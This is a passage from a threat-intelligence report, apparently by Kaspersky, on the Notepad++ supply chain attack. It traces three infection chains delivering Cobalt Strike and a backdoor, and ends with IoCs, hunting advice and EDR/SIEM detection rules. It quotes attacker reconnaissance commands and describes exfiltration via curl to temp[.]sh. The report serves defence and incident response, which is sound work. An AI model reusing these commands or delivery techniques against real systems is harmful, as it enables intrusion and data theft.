
They started collecting more system information details, changing the shell command being executed to cmd /c "whoami&&tasklist&&systeminfo&&netstat -ano" > a.txt.
The created a.txt file was, just as in the case of stage #1, uploaded to the temp[.]sh website through curl, with the obtained temp[.]sh URL being transferred to the same http://45.76.155[.]202/list endpoint, inside the User-Agent header.
As for the next-stage payload, it was changed completely. The NSIS installer was configured to drop the following files into the %APPDATA%\Adobe\Scripts directory:
Next, it executes the following shell command to launch the script.exe file: %APPDATA%\%Adobe\Scripts\script.exe %APPDATA%\Adobe\Scripts\alien.ini.

All of the files in the %APPDATA%\Adobe\Scripts directory, except for alien.ini, are legitimate and related to the Lua interpreter. As such, the previously mentioned command is used by attackers to launch a compiled Lua script, located in the alien.ini file. Below is a screenshot of its decompilation:
As we can see, this small script is used for placing shellcode inside executable memory and then launching it through the EnumWindowStationsW API function.
The launched shellcode is, just in the case of chain #1, a Metasploit downloader, which downloads a Cobalt Strike Beacon payload, again in the form of a shellcode, from the URL https://cdncheck.it[.]com/users/admin.
The Cobalt Strike payload contains the C2 server URLs that slightly differ from the ones seen previously: https://cdncheck.it[.]com/api/getInfo/v1 and https://cdncheck.it[.]com/api/FileUpload/submit.
Attacks involving chain #2 continued until the end of September, when we observed two more malicious update.exe files. One of them had the SHA1 hash 13179c8f19fbf3d8473c49983a199e6cb4f318f0. The Cobalt Strike Beacon payload delivered through it was configured to use the same URLs observed in mid-September, however, attackers changed the way system information was collected. Specifically, attackers split the single shell command they used for this (cmd /c "whoami&&tasklist&&systeminfo&&netstat -ano" > a.txt) into multiple commands:
cmd /c whoami >> a.txt
cmd /c tasklist >> a.txt
cmd /c systeminfo >> a.txt
cmd /c netstat -ano >> a.txt
Notably, the same sequence of commands was previously documented by the user soft-parsley on the Notepad++ community forums.
The other update.exe file had the SHA1 hash 4c9aac447bf732acc97992290aa7a187b967ee2c. By using it, attackers performed the following:
Changed the system information upload URL to https://self-dns.it[.]com/list;
Changed the user agent used in HTTP requests to Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36;
Changed the URL used by the Metasploit downloader to https://safe-dns.it[.]com/help/Get-Start;
Changed the Cobalt Strike Beacon C2 server URLs to https://safe-dns.it[.]com/resolve and https://safe-dns.it[.]com/dns-query.
Chain #3: October 2025

In early October 2025, the attackers changed the infection chain once again. They also changed the C2 server for distributing malicious updates, with the observed update URL being http://45.32.144[.]255/update/update.exe. The payload downloaded (SHA1: d7ffd7b588880cf61b603346a3557e7cce648c93) was still a NSIS installer, however, unlike in the case of chains 1 and 2, this installer did not include the system information sending functionality. It simply dropped the following files to the %appdata%\Bluetooth\ directory:
BluetoothService.exe, a legitimate executable (SHA1: 21a942273c14e4b9d3faa58e4de1fd4d5014a1ed);
log.dll, a malicious DLL (SHA1: f7910d943a013eede24ac89d6388c1b98f8b3717);
BluetoothService, an encrypted shellcode (SHA1: 7e0790226ea461bcc9ecd4be3c315ace41e1c122).
This execution chain relies on the sideloading of the log.dll file, which is responsible for launching the encrypted BluetoothService shellcode into the BluetoothService.exe process. Notably, such execution chains are commonly used by Chinese-speaking threat actors. This particular execution chain has already been described by Rapid7, and the final payload observed in it is the custom Chrysalis backdoor.
Unlike the previous chains, chain #3 does not load a Cobalt Strike Beacon directly. However, in their article Rapid7 claim that they additionally observed a Cobalt Strike Beacon payload being deployed to the C:\ProgramData\USOShared folder, while conducting incident response on one of the machines infected by the Notepad++ supply chain attack. Whilst Rapid7 does not detail how this file was dropped to the victim machine, we can highlight the following similarities between that Beacon payload and the Beacon payloads observed in chains #1 and #2:
In both cases, Beacons are loaded through a Metasploit downloader shellcode, with similar URLs used (api.wiresguard.com/users/admin for the Rapid7 payload, cdncheck.it.com/users/admin and http://45.77.31[.]210/users/admin for chain #1 and chain #2 payloads);
The Beacon configurations are encrypted with the XOR key CRAZY;
Similar C2 server URLs are used for Cobalt Strike Beacon communications (i.e. api.wiresguard.com/api/FileUpload/submit for the Rapid7 payload and https://45.77.31[.]210/api/FileUpload/submit for the chain #1 payload).
Return of chain #2 and changes in URLs: October 2025
In mid-October 2025, we observed attackers to resume deployments of the chain #2 payload (SHA1 hash: 821c0cafb2aab0f063ef7e313f64313fc81d46cd) using yet another URL: http://95.179.213[.]0/update/update.exe. Still, this payload used the previously mentioned self-dns.it[.]com and safe-dns.it[.]com domain names for system information uploading, Metasploit downloader and Cobalt Strike Beacon communications.
Further in late October 2025, we observed attackers to start changing URLs used for malicious update deliveries. Specifically, attackers started using the following URLs:
http://95.179.213[.]0/update/install.exe;
http://95.179.213[.]0/update/update.exe;
http://95.179.213[.]0/update/AutoUpdater.exe.
We didn’t observe any new payloads deployed from these URLs — they involved usage of both #2 and #3 execution chains. Finally, we didn’t see any payloads being deployed since November 2025.
Conclusion

Notepad++ is a text editor used by numerous developers. As such, the ability to control update servers of this software gave the attackers a unique possibility to break into machines of high-profile organizations around the world. The attackers made an effort to avoid losing access to this infection vector — they were spreading the malicious implants in a targeted manner, and they were skilled enough to drastically change the infection chains about once a month. Whilst we identified three distinct infection chains during our investigation, we would not be surprised to see more of them in use. To sum up our findings, here is the overall timeline of the infection chains that we identified:
The variety of infection chains makes detection of the Notepad++ supply chain attack quite a difficult, and at the same time creative, task. We would like to propose the following methods, from generic to specific, to hunt down traces of this attack:
Check systems for deployments of NSIS installers, which were used in all three observed execution chains. For example, this can be done by looking for logs related to creations of a %localappdata%\Temp\ns.tmp directory, made by NSIS installers at runtime. Make sure to investigate the origins of each identified NSIS installer to avoid false positives;
Check network traffic logs for DNS resolutions of the temp[.]sh domain, which is unusual to observe in corporate environments. Also, it is beneficial to conduct a check for raw HTTP traffic requests that have a temp[.]sh URL embedded in the user agent — both these steps will make it possible to detect chain #1 and chain #2 deployments;
Check systems for launches of malicious shell commands referenced in the article, such as whoami, tasklist, systeminfo and netstat -ano;
Use the specific IoCs listed below to identify known malicious domains and files.

Let’s take a closer look at Kaspersky Next EDR Expert.
One way to detect the described malicious activity is to monitor requests to LOLC2 (Living-Off-the-Land C2) services, which include temp[.]sh. Attackers use such services as intermediate control or delivery points for malicious payloads, masking C2 communication as legitimate web traffic. KEDR Expert detects this activity using the lolc2_connection_activity_network rule.
In addition, the described activity can be detected by executing typical local reconnaissance commands that attackers launch in the early stages of an attack after gaining access to the system. These commands allow the attacker to quickly obtain information about the environment, access rights, running processes, and network connections to plan further actions. KEDR Expert detects such activity using the following rules: system_owner_user_discovery, using_whoami_to_check_that_current_user_is_admin, system_information_discovery_win, system_network_connections_discovery_via_standard_windows_utilities.
In this case, a clear sign of malicious activity is gaining persistence through the autorun mechanism via the Windows registry, specifically the Run key, which ensures that programs start automatically when the user logs in. KEDR Expert detects this activity using the temporary_folder_in_registry_autorun rule.
To protect companies that use our Kaspersky SIEM system, we have prepared a set of correlation rules that help detect such malicious activity. These rules are already available for customers to download from the SIEM repository; the package name is [OOTB] Notepad++ supply chain attack package – ENG.
The Notepad++ supply chain attack package contains rules that can be divided into two groups based on their detection capabilities:
Indicators of compromise:
malicious URLs used to extract information from the targeted infrastructure;
malicious file names and hashes that were detected in this campaign.
Suspicious activity on the host:
unusual command lines specific to these attacks;
suspicious network activity from Notepad++ processes and an abnormal process tree;
traces of data collection, e.g. single-character file names.
Some rules may need to be adjusted if they trigger on legitimate activity, such as administrators’ or inventory agents’ actions.
We also recommend using the rules from the Notepad++ supply chain attack package for retrospective analysis (threat hunting). Recommended analysis period: from September 2025.
For the detection rules to work correctly, you need to make sure that events from Windows systems are received in full, including events 4688 (with command line logging enabled), 5136 (packet filtering), 4663 (access to objects, especially files), etc.
This report provides statistics, trends, and case information on Infostealer malware collected and analyzed during the month of December 2025, including distribution volume, distribution channels, and disguising techniques. The following is a summary of the report. 1) Data Source and Collection Method The AhnLab SEcurity intelligence Center (ASEC) operates various systems to automatically collect […]
This report provides statistics, trends, and case information on Infostealer malware collected and analyzed during the month of November 2025, including distribution volume, distribution channels, and disguising techniques. The following is a summary of the report. 1) Data Source and Collection Method The AhnLab SEcurity intelligence Center (ASEC) operates various systems to automatically […]
In this report, we describe how we tracked for several months a sustained espionage campaign against the government, media, and news sectors in several countries including Laos, Cambodia, Singapore, the Philippines and Indonesia.
Since early 2025, China’s involvement in the Indo-Pacific has been more prolific, from escalating maritime tensions, to being peacebroker in Myanmar’s military junta and more recently, espionage activities on joint exercises the Philippines naval forces have been conducting together with the US, Australia, Canada and New Zealand.
The attacker, which we believe is a China-nexus threat actor, showcases a love of DLL sideloading techniques in order to compromise their targets of interest. Governments and media are high-value targets because they shape policy, public opinion, and international alignment.
The report details the full attack chain of one particular compromise we discovered, and goes further into detail on victimology, other campaigns and finally lists indicators of compromise.

 Entrar













.png)
